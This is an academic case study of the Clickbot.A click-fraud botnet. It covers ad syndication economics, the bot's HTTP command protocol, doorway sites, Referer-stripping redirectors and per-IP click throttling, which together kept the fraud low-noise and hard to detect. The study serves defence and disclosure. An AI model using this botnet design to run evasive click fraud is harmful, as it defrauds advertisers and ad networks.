The Anatomy of Clickbot.A

Neil Daswani, Michael Stoppelman, and the Google Click Quality and Security Teams
{daswani, mstoppelman}@google.com
Google, Inc.

Abstract

This paper provides a detailed case study of the architecture of the Clickbot.A botnet that attempted *a low-noise click fraud attack against syndicated search engines*. The botnet of over 100,000 machines was controlled using a HTTP-based botmaster. Google identified all clicks on its ads exhibiting Clickbot.A-like patterns and marked them as invalid. We disclose the results of our investigation of this botnet to educate the security research community and provide information regarding the novelties of the attack.

1. Introduction

This paper presents a detailed case study of the Clickbot.A botnet. The botnet consisted of over 100,000 machines and exhibited some novel characteristics while also taking advantage of some characteristics of existing, well-known botnets. One of the most novel characteristics of the clickbot is that it was built to conduct *a low-noise click fraud attack against syndicated search engines*.

This paper focuses on describing the novel aspects of the Clickbot.A botnet, and describes parts of our experience in investigating it. For instance, we describe how syndicated search engines work, and how Clickbot.A attacked such search engines.

We believe that it is important to disclose the details of how such botnets work to help the security community, in general, build better defenses. In the case of the botnet described in this paper, Google identified all clicks on its ads exhibiting Clickbot.A-like patterns and marked them as invalid. Clickbot.A had a generalized architecture that could be used to conduct click fraud against almost any search engine including, but not limited to, Google.

While several major codebases for IRC-based bots (such as RDbot and SDbot) are used frequently in the miscreant community, it is unclear if common codebases for HTTP-based botnets have emerged. Should Clickbot.A's codebase be reused, and re-purposed, we believe that it is important to share information about its ancestry and operation to help mitigate future attacks. This paper shares significantly much more detailed information about Clickbot.A than what currently exists (e.g., [7]).

2. An Overview of Clickbots

A *clickbot* is a software robot that clicks on ads (issues HTTP requests for advertiser web pages) to help an attacker conduct click fraud. Some clickbots can be purchased, while others are malware that spread as such and are part of larger botnets. Malware-type clickbots can receive instructions from a botmaster server as to what ads to click, and how often and when to click them.

There are many types of clickbots used on the Internet. Some are "for-sale" clickbots, while others are malware. For-sale clickbots such as the Lote Clicking Agent, I-Faker, FakeZilla, and Clickmaster can be purchased online. They typically use anonymous proxies to generate traffic with IP diversity. Fortunately, IP diversity usually is not enough to hide click fraud attacks conducted by such software, and traffic generated by them is identifiable.

Malware-type clickbots infect machines in order to achieve IP diversity, and their traffic may or may not be as easily identifiable as that generated by for-sale clickbots. Clickbot.A is a malware-type clickbot, and is identified as a trojan by some anti-virus packages. The result of a VirusTOTAL scan, which runs various anti-virus scanners, on the Clickbot.A binary produced the results shown in Table 1 in the Appendix, as noted by SANS handler Swa Frantzen [2].

Many of the popular virus scanners including McAfee, Sophos, and Symantec did not detect that Clickbot.A was malicious, and some of those that did detect it only did so because it used a common Trojan payload. It is also important to note that many anti-virus companies have a strong incentive to identify a piece of software as being malicious, such that they can develop a signature, and have the anti-virus clients on user PCs identify them.

However, anti-virus companies very often may not have the incentive to conduct detailed analysis on the behavior of a particular malware binary. Occasionally, an anti-virus company will spend some time analyzing the behavior of a bot, especially when it exhibits some new functionality not previously seen before by the malware community. In the case of Clickbot.A, for instance, Panda Labs did spend some time analyzing the behavior of the bot. However, in general, a pure anti-virus company may not have had the incentive to do so, as it is most important to their business to simply flag the binary as being malicious.

Once identified, it is also important to conduct detailed analysis on the behavior of the bot, as it impacts real businesses on the web. Affected businesses are just as (or even more) concerned with the bot's real-time fraudulent behavior in addition to simply identifying that it is malicious.

Determining if a given binary is indeed a clickbot is a Turing-undecidable problem. Nevertheless, from the angle of a search engine, it is important to employ heuristics that help assess the probability that a given binary might be a clickbot. Based on such a probabilistic determination, one can assess if a binary might warrant further investigation, up to and including manual reverse engineering if the threat due to it is significant enough.

Finally, for completeness, we mention that, in many cases, humans, sometimes in third-world countries and sometimes not, can be recruited to click on ads. Typically a website, often referred to as a "pay-to-read" (PTR) or a "pay-to-click" (PTC) website, accepts membership registrations from users, and sends the users instructions on what sites to "read" or click on in return for an extremely small share of revenues derived from such activity. PTR/PTC programs are also often part of a pyramid scheme in which some "users" pay into the program to receive better payouts.

3. Business Overview

In this section, we briefly review the business of search, syndication, subsyndication, and referral deals to provide appropriate background regarding the financial aspects and incentives behind the operation of the Clickbot.A botnet.

3.1 Search

An internet search engine presents an HTML page with a search form that allows a user to enter a query, and returns an HTML page with search results and ads. Users may then click on either the search results or the ads if the user feels any of them might help them find an answer to their queries. Advertisers pay the search engine on a per ad click, per impression, or per action basis, where "action" can be defined as the user arriving at a particular "landing" page (see Section 3.5) on the advertiser's site, or even a commerce transaction with that user.

In the case that the advertiser pays per click, the amount that the advertiser pays per click is called the cost per click (CPC).

Defining the term *fraudulent click* is beyond the scope of this paper. However, when a miscreant (or software developed or used by a miscreant) clicks on an ad with no genuine interest or intention of providing the advertiser any value, we informally say that such a click is fraudulent.

Prior to the advent of pay-per-click (PPC) advertising, the threat of click fraud never existed. At the same time, prior to PPC, techniques similar to those used to conduct click fraud were being used to inflate page views since advertisers paid by page view or "readership" (e.g., [9]).

A pay-per-click advertising system can be abused in several ways. We will describe two of them. In one type of click fraud, an advertiser will click a competitor's ad with the intention of "maxing out" their competitor's budget. Once their competitor's budget has been exhausted, their ads may exclusively be shown to legitimate users. Such an attack ends up wasting the competitor's financial resources, and allows the attacker to receive all the legitimate ad clicks that their competitor might have received. In another type of click fraud, a web site publisher will click on ads shown on their own web site in an attempt to receive the revenue share for those clicks. In the case of Clickbot.A, the bot operator acted as a "publisher" and created several "doorway sites" that contained links that eventually led to ads on which the clickbot would click.

Search engines, such as Google, are working to become more transparent about some of the approaches they use to fight click fraud. To learn more about how Google fights click fraud, the interested reader is referred to "The Lane's Gift v. Google Report" by Alexander Tuzhilin [3].

3.2 Syndication

In ads syndication, an ad network (that may be run by a search engine) provides a data feed in which the syndicator receives URLs for ad impressions. The syndicator earns a share of the CPC paid by the advertiser when the URLs are clicked on.

For example, a ficticous search engine (*fict-search.com*) might run a PPC ad network. Another search engine *syn-search.com* that does not have an ad network of its own might enter into an ads syndication relationship with *fict-search.com*. Whenever *syn-search.com* receives a query from a user, in addition to providing its search results, it sends the query to *fict-search.com* via a data feed, and receives ad impression URLs that are relevant to the query. Then, *syn-search.com* displays the ad impression URLs on its results pages and receives a share of the CPC the advertiser pays to *fict-search.com* when users click on the ads.

3.3 Subsyndication

In a subsyndication deal, a syndicator accepts requests for ads from a subsyndicator, and forwards those requests to the ad network. Upon receiving ad URLs from the ad network, the syndicator provides the ad URLs to the subsyndicator. In effect, in a subsyndication deal, the syndicator acts as a relay or a proxy for the ad network. The subsyndicator earns a share of the syndicator's share of the CPC paid by the advertiser.

For instance, another search engine, *sub-syn-search.com* may enter into a subsyndication deal with *syn-search.com*. In addition to displaying its search results in response to user queries, *sub-syn-search.com* forwards the query keywords to *syn-search.com* via data feed, and displays the ads it receives in response on its search result pages. Of course, *syn-search.com* forwards the keyword queries that it receives from *sub-syn-search.com* to *fict-search.com* and relays the ads it receives to *sub-syn-search.com*. If a user clicks on an ad on *sub-syn-search.com*, then *fict-search.com* pays *syn-search.com* a share of the CPC it receives from the advertiser, and, in turn, *syn-search.com* pays a share of the revenue it receives from *fict-search.com* to *sub-syn-search.com*.

3.4 Referral Deals

In a referral deal, a web site, A, pays another web site, R, for sending web traffic to A. Web site R puts links to web site A on its web pages. In a CPC referral deal, web site A pays web site R a referral fee every time that a user clicks on a link on R's web pages and arrives at web site A. To provide a simple example, a web site called *great-online-magazine.com* might pay *fict-search.com* a referral fee every time that it displays an ad that links to *great-online-magazine.com* on a search results page, and that ad is clicked on by a user.

3.5 Landing Pages

After an agent (a legitimate user or a "bot") clicks on an ad on a search results page, or follows a link associated with a referral account, the agent arrives at a landing page. A *landing page* is a web page that an advertiser pays a search engine or referrer to direct traffic to. When ad impression URLs are clicked on, they typically result in the search engine charging the advertiser for the click, and redirect the user to the advertiser's landing page. In the case of a referral deal, once a landing page is requested by an agent, the referrer that provided the link to the landing page derives a referral fee.

4. Clickbot.A Anatomy

In this section, we describe the components that made up the Clickbot.A botnet. Like many other botnets, the Clickbot.A botnet consisted of clients ("bots") and a botmaster, but it also issued HTTP requests to doorway sites, redirectors, and search engine result pages.

The Clickbot.A botnet was first publicly reported by Swa Frantzen, an incident handler at SANS [4], in mid-May 2006. At the time, based on a screenshot of the botmaster administration console obtained by Frantzen (similar to the one shown in Figure 2), the bot client was believed to have been running on just over 100 machines. Frantzen was able to obtain access to the botmaster administration console because it was not protected by a password, HTTP authentication, or IP whitelisting.

By mid-June of 2006, RSA and Panda Labs publicly reported that the bot client was running on over 100,000 machines. We comment on the propagation of the bot in Section 5.4.

The Clickbot.A client, or bot, is an Internet Explorer (IE) browser helper object (BHO). Similar to other browser helper objects, it runs within the process space of the browser, and is capable of accessing the entire DOM (document object model) of a web page. Clickbot.A was most probably written as a BHO so that its HTTP requests would mimic those generated by legitimate IE clients, and the work of accessing and parsing web pages would automatically be handled for the bot author.

The Clickbot.A botmaster was implemented as an HTTP-based web application written using PHP [5], and used a MySQL [6] database back-end. Many of the web sites that the bot operator used for botmasters, doorway sites, and/or redirectors were provided by ISP hosting accounts that seemed to have been compromised.

HTTP seems like a reasonable choice for miscreants to build botnets for click fraud. The bots need to communicate using HTTP to click on ads, so why support an additional protocol if HTTP can be reused for command and control anyhow? If one was to attempt to use an IRC-based botnet to conduct click fraud, for example, the bot binary may have to support two protocols (HTTP and IRC). The binary for the bot may be smaller if it only has to support one communication protocol, and HTTP has the additional advantage that firewalls typically let HTTP traffic pass through freely, whereas some firewalls might restrict IRC traffic.

Once run, the bot first attempts to: (a) contact its botmaster to register, (b) learn about a doorway site, and (c) receive instructions about what keywords to query the doorway site. A *doorway site* is a web site set up by the attacker to function similar to a search engine. We provide more information about the Clickbot.A doorway sites in the next section. The bot registers with the botmaster using an URL such as *http://example.server.biz/ adminscript/ softadminxy.php? action=register& ver=0.007& id=GUID*. Note that the `action` parameter specifies the operation that the client requests. In addition to the `action` parameter, the client always reports its version via the `ver` parameter, and a globally unique identifier via the `GUID` parameter to the botmaster server. Once a client has registered, that client appears as a row in the botmaster administration console shown in Figure 2. The botmaster administration console, in addition to providing reporting of the IP address, time of last communication, number of clicks issued, and client version number of all bots connected to it, also allows the bot operator to choose to cease communicating with any of the clients should the bot operator become suspicious of them.

Once registered, the bot runs an infinite loop in which it requests a doorway site and keyword, accesses the doorway site, and chooses a candidate link to click on from the doorway site. The client bot was observed to be configured to repeat this loop once every 15 minutes during part of our investigation.

In the appendix, we provide the source code that implements v0.005 of the botmaster web application, and you may refer to the source code as we describe the functions the botmaster made available to its clients. This source code was obtained from a backup file that the attacker seemed to have inadvertently left publicly accessible on one of the many web servers that the bot operator used.

4.1 Doorway sites

After registration, the client next issues a `get_feed` request, to which the botmaster responds with a parameterized URL for a doorway site, such as: *http://doorwayserver.com/ doorway/ doorway.php?q=%s*. The `doorway.php` script implements a small "search engine" most likely set up by the bot operator. We refer to such sites as doorway sites for no better reason than the script that implements them was typically named `doorway.php`. Before the client could issue a "search request" to a doorway site, it would need to know what query term to substitute for the `%s` parameter in the parameterized URL.

To obtain a keyword, the client issues a `get_keyword` request. In response to this request, the botmaster web application opens a file called `keywords.dat` and randomly returns one of the keywords from that file. Most of the keywords used in the attack that we observed were porn-related keywords, just as many of the domain names used for doorway sites were porn-related.

A diagram illustrating the sequence of HTTP requests made by the Clickbot.A client after it registers with its botmaster is shown in Figure 1. In the diagram, each edge represents an HTTP request and an accompanying response to a web site. The edges are labeled with numbers indicating the order in which the HTTP requests occurred. In this and following subsections, we describe the operation of the bot at each step.

Once registered and primed with the location of a doorway site and some keywords, the bot issues an HTTP request to the doorway site, as shown in step 1 of Figure 1. In order to make money in one flavor of attack, the bot operator needs to pose as a subsyndicate search engine. In that case, the doorway site allows the bot operator to appear as a legitimate search engine when applying to become a partner with a syndicator, and serves as a location from which a bot client can access URLs to click on. In another flavor of attack, the bot operator may





Figure 1: Bot Interaction Sequence

wish to earn a revenue share for referring traffic to a porn web site, or any other site that pays for traffic, and the doorway site is the attacker's front-end for doing so. In the case of posing as a subsyndicator, the bot operator hopes to earn a share of the advertising revenue generated by any clicks issued by the bot. In the case of a porn web site, the bot operator hopes to earn a referral fee for sending "users" to the web site.

Once the bot has enough information to place a query to a doorway site, it does so, and receives a list of search results. Each search result contains a link that could be clicked on. Based on some reverse engineering of the client code, the bot seems to choose one of the search results returned at random, but would consult with the botmaster server before issuing a click. In particular, the client issued a `can_click` request to the botmaster specifying the URL that the bot was interested in clicking on, to which the server would respond `yes` or `no`. If the client receives a `yes` response, it may issue an HTTP request (click) on the URL and report that its click was successful to the botmaster server by issuing a `clicked` action to the botmaster server. While the transactional semantics implemented by the bot are not perfect (in rare cases, some authorized clicks might not be reported due to communication failures), they are "good enough" for the bot operator to have a relatively fine grain of control over the botnet.

The `can_click` functionality is implemented by the *ThisIPIsClick* function in the botmaster source code in the Appendix. The botmaster server reads a `maxclicks` entry in a `config.ini` file which specifies the maximum number of clicks allowed per IP address. The server maintains a database table with the IP address of every bot client that has requested to click, and upon receiving each click request, the botmaster only responds `yes` if the `maxclicks` threshold has not been exceeded. Note that the `maxclicks` threshold remains in force over the entire lifetime that the IP address is listed in the database. Hence, newly compromised machines could contribute at most `maxclicks` fraudulent clicks, and would not be authorized to issue any additional clicks thereafter. In the attack publicly reported in May/June 2006, the bot operator set `maxclicks=20` with the intention of carrying out a very low-noise attack.

The `can_click` action, together with the source IP address gives the bot operator a very fine-grained level of control over the bots. If a nontrivial number of bots behind the same IP might be interested in clicking on the same site, it may result in a noticeable number of HTTP requests from that IP at the site. Using the `can_click` and `GUID` parameters along with the source IP address the botmaster receives, it can determine exactly how many bot clients are using a particular IP, and can prevent too many bots from behind that IP from issuing HTTP requests. This level of fine-grained control is an important feature that Clickbot.A used in ensuring that the level of "noise" or fraudulent traffic did not exceed the bot operator's specifications.



IP	Country	Time	Clicks	Version	Manage
		03:30:05	0	v0.007	Block
		03:30:04	Holded	v0.007	Allow
		03:30:04	8	v0.007	Block
		03:30:04	0	v0.007	Block
		03:30:04	0	v0.007	Block
		03:30:04	3	v0.007	Block
		03:30:03	Holded	v0.007	Allow
		03:30:03	Holded	v0.007	Allow
		03:30:03	Holded	v0.007	Allow
		03:30:03	14	v0.007	Block

Figure 2: Botmaster Administration Console. Note that entries in the IP address column have been sanitized for privacy purposes.

In addition to the `register`, `get_feed`, `get_keyword`, `can_click`, and `clicked` actions, the botmaster server also implements `get_update` and `get_2execute` actions. The `get_update` action returns an URL that the client may use to download an executable, and, while the `get_2execute` functionality was unimplemented by the botmaster server code that we obtained, one might very well imagine that the botmaster author had intended to support the dynamic execution of arbitrary code on the compromised clients.

4.2 Redirectors

A *redirector* is a web application that accepts an URL as (part of) its input, and simply issues a HTTP redirect to the requesting client for the URL specified in its input. Redirectors have many applications, in general, and can be used for various accounting, referrer stripping, and/or nefarious applications.

After clicking on a link provided by a doorway site, the clickbot is first sent to a redirector, as shown in step 2 of Figure 1 instead of being sent to another web site directly. Writing the clickbot as a BHO allowed the clickbot author to take advantage of much of IE's functionality. One piece of functionality that it inherited is that IE sends Referer fields in HTTP requests by default. Redirectors allowed the attacker to strip the Referer fields in HTTP requests issued by IE. Had the doorway sites not used redirectors, the web sites from which the bot operator would derive revenue could notice how many clicks were originating from the doorway sites, and could more easily investigate those sites based on information in their web logs. While one might expect that HTTP requests that do not specify referrers might be considered suspicious, there are many legitimate reasons that a referrer might not appear in an HTTP request. For instance, HTTP proxies that are used to conduct anonymous web browsing typically do not include referrers.

In many cases, after the bot made an HTTP request to a redirector web site, it received an HTTP response that directs it to access a syndicated search engine page, as shown in step 3 of Figure 1.

4.3 Syndicated Search Engine Pages

A syndicated search engine provides pages that contain ad impression URLs and search results, where one or more of the ads were obtained from an ad network. In the cases that the bot was redirected to a syndicated search engine page, the bot then chose a link on the page at random, and clicked on the link. If the link clicked on was an ad impression URL, the bot would then be redirected to an advertiser's landing page (as shown in step 4 of Figure 1), constituting a fraudulent click.

In some cases observed during our investigation, the bot's click on a link on a doorway site did not result in being redirected to a syndicated search engine, but instead would result in being redirected to a porn web site landing page in the hopes that the bot operator would get paid through a referral deal with the porn web site. In the case that the operator wanted to derive revenue from referral deals with porn web sites, step 3 in Figure 1 did not occur.

4.4 The Money Trail and Fraud Estimates

It is important to note that in a Clickbot.A-type attack, top-tier search engines would not pay miscreants directly. Instead, they would pay syndicated search engines a share of revenue, and syndicated search engines would, in turn, pay a share of their revenue to doorway sites that posed as sub-syndicated search engines or referral accounts set up by the bot operator.

Figure 3 depicts the money trail in the Clickbot.A attack. An advertiser pays a major PPC search engine when its ads are clicked on, as depicted by the "$$$" in the figure. The major PPC search engine may have relationships with one or more syndicated search engines, and provides ads to those search engines to help increase its reach. Syndicated search engines show those ads to users on their web pages, and receive a share of the revenue (depicted by the "$$" in the figure) earned by the major PPC search engine when those ads are clicked on. Note that although we use triple-dollar and double-dollar signs as a depiction in Figure 3, the actual revenue share percentages are specified as per the contractual relationship between the parties and are not proportional to the number of dollar signs we use in the figure.

A syndicated search engine may decide to subsyndicate the ads provided to it by the major search engine, or could pay a referral fee to another web site for directing users to its syndicated search result pages. In the case that a bot clicks on ads on a subsyndicated search engine page run by the bot operator, or clicks on URLs that result in referral payments, the bot operator would receive some portion of the revenue (depicted by "$" in Figure 3) received by the syndicated search engine.

Due to the possibility of such a low-noise click fraud attack, it is important for top-tier and syndicated search providers to gather as much data as possible about client requests to help analyze potential attacks against subsyndicated search engine businesses.

In the case of Clickbot.A, the sequence of subsyndicators, syndicators, and referral accounts involved in the attack could be obtained by observing ids in the series of HTTP requests that resulted from clicks on a link from a doorway site. Given the structure of the Clickbot.A botnet, the following formula could be used to calculate an upper-bound estimate of the dollar amount of attempted fraud against a major search engine:

*Estimated Dollar Fraud = Total bot clicks * P(click may lead to an ad) * P(click on an ad) * Average Cost Per Click*

The total bot clicks is the number of IP addresses contained in the botmaster database times `maxclicks`. The number of IP addresses contained in the botmaster database can be bounded by an upper-bound estimate of the number of infected machines. Some of the infected machines could be using the same IP address or be behind the same proxy IP, and thus the actual dollar amount will be smaller.

While the exact dollar amount of fraud impacting Google for the attack is proprietary, one might be interested in a back-of-the-envelope calculation of the scope of the attack. If (a) 100K machines clicked 20 times each, (b) links on the doorway site lead to a page with Google ads 1 out of 10 times [1], (c) the bot actually clicks on a Google ad 50 percent of the time [2], and (d) one assumes an average cost per click (CPC) of $0.50 [3], the upper-bound of the damage to Google can be placed at 100,000 * 20 * 0.1 * 0.5 * 0.5 = $50,000. To maintain a low-noise ratio, the botnet operator had manually applied for many subsyndication and referral accounts, and had spread the automated bot clicks across many different second-tier search engines. While the botnet operator seeked to derive only small amounts of revenue from each subsyndication or referral account, the botnet operator's goal was to attempt to earn a significant amount in the aggregate.

5. Discussion

Now that we have completed our dissection of the anatomy of the bot, and explained the money trail involved in the attack, we now discuss several higher-level issues and questions that arise.

5.1 Profitability

As concretely evidenced by Clickbot.A, botnets can be used to attempt click fraud in addition to or in place of those used for keylogging, DDoS, and other types of attacks. It is unclear as to whether or not botnet-based click fraud is as profitable as keylogging and other applications of botnets. Having a bot log all keystrokes, including passwords used to login to online

[1] As witnessed during the actual attack.

[2] The probability that the bot clicked on a Google ad amongst all the other ads on landing pages was lower than 50 percent.

[3] The average CPCs involved in the actual attack were less.




Figure 3: Money Trail

banking sites, may allow a bot operator to obtain some average dollar profit per compromised machine. On the other hand, the bot operator could attempt to make that amount of profit by having the bot simply click on ads. Further research and collaboration may be required to determine the relative profitability of various applications of botnets.

5.2 Dynamic Configuration

Due to the ability for the Clickbot.A bot operator to dynamically reconfigure and use a new botmaster, as well as the ability to use new doorway sites, we highlight some trade-offs in shutting down such a botnet. Should one decide to, say, work with the ISP hosting the servers at which the botmaster is running to shut it down, the bot operator may simply instruct all bot clients to switch to using another "hot-standby" botmaster, thereby allowing the bot operator to continue reaping the rewards of running her botnet and creating a "whack a mole" game. Alternatively, one could decide to leave the botnet running so long as its activities can be contained. If a botnet was, for example, actively conducting a DDoS attack against an online bookstore, thereby causing the bookstore to lose revenue for each second that legitimate customers were not able to access the site, it would be important to attempt to shut down the botnet. However, in the case of click fraud, in which fraudulent clicks can be identified and advertisers can be credited in real-time, it may be worthwhile to monitor the operation of the botnet (possibly only temporarily) to learn more about its operation and additional intent of the bot operator.

5.3 A Prototype?

There are several factors that indicate that the Clickbot.A botnet was a prototype.

1. *Version Numbers*. Both the bot and botmaster had version numbers embedded in them. In both cases, the version numbers were of the form $0.00X$. Software developers usually assign such version numbers to alpha, or very early, versions of their software, while major and minor releases of more mature software carry version numbers of the form $X.Y$.

2. *Unfinished features*. The country code column of the botmaster administrator console (see Figure 2) was not populated. By comparison, other botnets that have been investigated have administration consoles that have geolocation of its clients implemented. In addition, as mentioned in Section 4.1, the `get_2execute` functionality of the botmaster server was incomplete, and the Clickbot.A author may have intended to complete such functionality at some point.

3. *Lack of hardening*. From the source code for the botmaster server provided in the appendix, it is clear that it is vulnerable to SQL Injection (see, for instance, Chapter 8 of [8] for an overview). Bot operators often attack each other, and given some knowledge about the mechanics of how the Clickbot.A botnet functioned coupled with the IP addresses of all the clients in the botmaster server database, another botnet operator could take control of the Clickbot.A botnet. Had Clickbot.A been more of a mature botnet, it is reasonable to expect that it would be more resilient against such attacks.

5.4 Propagation and Infection Vectors

Clickbot.A's footprint increased from just over 100 infected machines in mid-May to over 100,000 infected machines in mid-June, a relatively slow ramp-up (at least compared to worms such as Blaster and SQL Slammer) because it required an attacker's intervention to spread. Some computers were infected by downloading a known trojan horse. The trojan horse disguised itself as a game, and contacted a botmaster to determine which executable to download next. A series of executables were downloaded and executed where the last executable in the chain was Clickbot.A. It is likely that the Clickbot.A bot operator paid or bartered with another, existing botnet operator to have the Clickbot.A client distributed to machines that were already part of the existing botnet.

5.5 IP Analysis

Several tens of thousands of IP addresses of machines infected with Clickbot.A were obtained. An analysis of the IP addresses revealed that they were globally distributed. They had almost no overlap with known, open proxies, which implies that the machines were exploited and were not just traffic relays. The IP addresses also exhibited strong correlation with email spam blacklists, implying that infected machines may have also been participating in email spam botnets as well.

5.6 Attack Trade-Offs

The Clickbot.A botnet was constructed by an intelligent adversary, and serves as evidence that the level of sophistication amongst attackers is increasing. In particular, while conducting a botnet-based click fraud attack directly against a top-tier search engine might generate noticable anomalies in click patterns, Clickbot.A attempted to avoid detection by employing a low-noise attack against syndicated search engines.

There is a fundamental trade-off that a bot operator must consider when constructing low-noise attacks. The more discreet the attack, the less a bot operator can profit from a particular search engine. To significantly profit without being detected, the clickbot operator may need to conduct a low-noise attack against many search engines concurrently. The less discreet the attack against a particular search engine, the more likely that the attack will be noticed by the sites along money trail. Once noticed, the sites along the money trail can mark clicks invalid, and do not necessarily have to provide any feedback to the bot operator.

Finally, in terms of what is required of an online ad system, in addition to looking at server-side click log data and looking for anomalies that indicate click fraud, an online ad system must also take advantage of additional techniques to identify low-noise attacks that may not be immediately apparent in server-side logs. If search engines do not identify and credit advertisers for such fraudulent clicks, the return on investment (ROI) that advertisers derive from pay-per-click advertising will decrease. It is important for advertisers to quantitatively measure ROI, and equally as important for search engines to provide tools to advertisers to help them quantitatively measure ROI. The bar to operate a successful pay-per-click advertising business will increase as attempted botnet-based click fraud increases.

5.7 Disinfection Challenges

Clickbot.A is capable of causing financial damage to advertisers should an online advertising network not be vigilant about containing its effects. As the bot was configured to conduct a low-noise attack in which each client only issues a click on the order of once every fifteen minutes, it does not slow down a machine or adversely affect a machine's performance too much. As such, users have no incentive to disinfect their machines of such a bot, and the same types of users that engage in PTR or PTC type activities may indeed decide to intentionally run such type of software should it be offered by next-generation PTR/PTC sites. As a result, search engines, ISPs, web site publishers, and other parties need to address the challenge of containing such activity.

6. Conclusion

The Clickbot.A botnet was investigated in significant detail with many of the findings presented in this paper for the benefit of the research community. We also hope and expect that this paper will encourage further collaboration between search engines, Internet Service Providers (ISPs), anti-virus vendors, and other parties on the Internet in managing botnets and similar threats.

Clickbot.A is an example of a botnet operator attempting *a low-noise click fraud attack against syndicated search engines* by creating doorway sites that posed as subsyndicate search engines, and by entering into referral deals. *Google identified all clicks on its ads exhibiting Clickbot.A-like patterns and marked them as invalid.* While Clickbot.A is a specific example of a botnet application that conducted click fraud, botnets can also be used for keylogging, DDoS, and other types of attacks. Due to the potential for misuse and the inherent loss of control that can result from having a machine participate in such a botnet, search engines, ISPs, anti-virus companies, web publishers, financial institutions, and advertisers need to work together to mitigate the operation and spread of botnets and malware.

We conclude with the following observations:

- Search engines need to investigate botnets that might be used to issue automated, distributed click fraud attacks.
- ISPs need to protect their web hosting and customer accounts from being compromised. Many of the domains and hosts involved in conducting the attack described in this paper were compromised.
- Malware detection rates may need to be improved. Only 7 out of 24 of the anti-virus scanners run as part of VirusTOTAL detected Clickbot.A around the time the attack was publicly reported.
- Web site publishers, financial institutions, and advertisers can encourage their users and customers to proactively install anti-virus tools.
- Users can run anti-virus software to help prevent their computer from participating in a botnet. There are several free offerings available free to users in the market.
- Security researchers and corporate IT departments can proactively and more agresively share data and publish results to help the white-hat community prevent, detect, contain, and recover from attacks conducted by miscreants in the underground Internet economy.

7. Acknowledgments

Thanks to Enrique Gonzalez Ochoa at Panda Software for collaborating during the investigation of Clickbot.A. Thanks to Panda Software and RSA for helping investigate this bot, and for helping publicize the new type of threat exhibited by Clickbot.A [1]. Thanks to Kourosh Gharachorloo for extremely useful collaborations, guidance, and support during the investigation of Clickbot.A. Thanks to Heather Adkins, Cory Altheide, Filipe Almeida, Eric Davis, Marius Eriksen, Jim Gray, Christoph Kern, Ben Laurie, Chris Mysen, Niels Provos, Marius Schilder, Chris Soghoian, Alma Whitten, Mike Wiacek. Thanks to Ante Derek, Thomas Duebendorfer, Shuman Ghosemajumder, Urs Hölzle, Douglas Merrill, Peter Norvig, Marius Schilder, Barry Schnitt, Scott Schwartz, Bohdan Vlasyuk, and Aaron Zollinger for providing feedback on this paper. Thanks finally to Fabian Monrose and the anonymous reviewers on the HotBots 2007 program committee for providing feedback that helped improve the quality of this paper.

8. References

[1] Panda Software and RSA Security dismantle a new online fraud, *http://www.pandasoftware.com/ about_panda/ press_room/ Panda+ Software+ and+ RSA+ Security+ dismantle+ a+ new+ online+ fraud.htm*

[2] Swa Frantzen, CLICKbot, *http://isc.sans.org/ diary.html?storyid=1334*

[3] Alexander Tuzhilin, The Lane's Gifts Vs. Google Report, *http://googleblog.blogspot.com/ pdf/ Tuzhilin_Report.pdf*

[4] The SANS Institute, *http://www.sans.org/*

[5] The PHP Hypertext Processor Home Page, *http://www.php.net/*

[6] MySQL: The World's Most Popular Open-Source Database, *http://www.mysql.com/*

[7] Panda Software Virus Encyclopedia: Clickbot.A, *http://www.pandasoftware.com/ virus_info/ encyclopedia/ overview.aspx? IdVirus=118189&sind=0*

[8] Neil Daswani, Christoph Kern, Anita Kesavan, Foundations of Security: What Every Programmer Needs To Know, Apress 2007.

[9] Reiter, M.K. and Anupam, V. and Mayer, A., Detecting Hit Shaving in Click-Through Payment Schemes, Proceedings of the 3rd USENIX Workshop on Electronic Commerce, 1998.

Anti-Virus Program	*Scan Results*
AntiVir 6.34.1.27/20060514	[TR/Drop.Small.ann.1]
Avast 4.6.695.0/20060512	nothing
AVG 386/20060512	nothing
BitDefender 7.2/20060514	nothing
CAT-QuickHeal 8.00/20060512	[(Suspicious) - DNAScan]
ClamAV devel-20060426/20060512	nothing
DrWeb 4.33/20060514	[Adware.IEHelper]
eTrust-InoculateIT 23.72.7/20060512	nothing
eTrust-Vet 12.4.2207/20060512	nothing
Ewido 3.5/20060513	[Hijacker.BHO.d]
Fortinet 2.76.0.0/20060514	[suspicious]
F-Prot 3.16c/20060512	nothing
Ikarus 0.2.65.0/20060512	nothing
Kaspersky 4.0.2.24/20060514	[Trojan-Dropper.Win32.Small.ann]
McAfee 4761/20060512	nothing
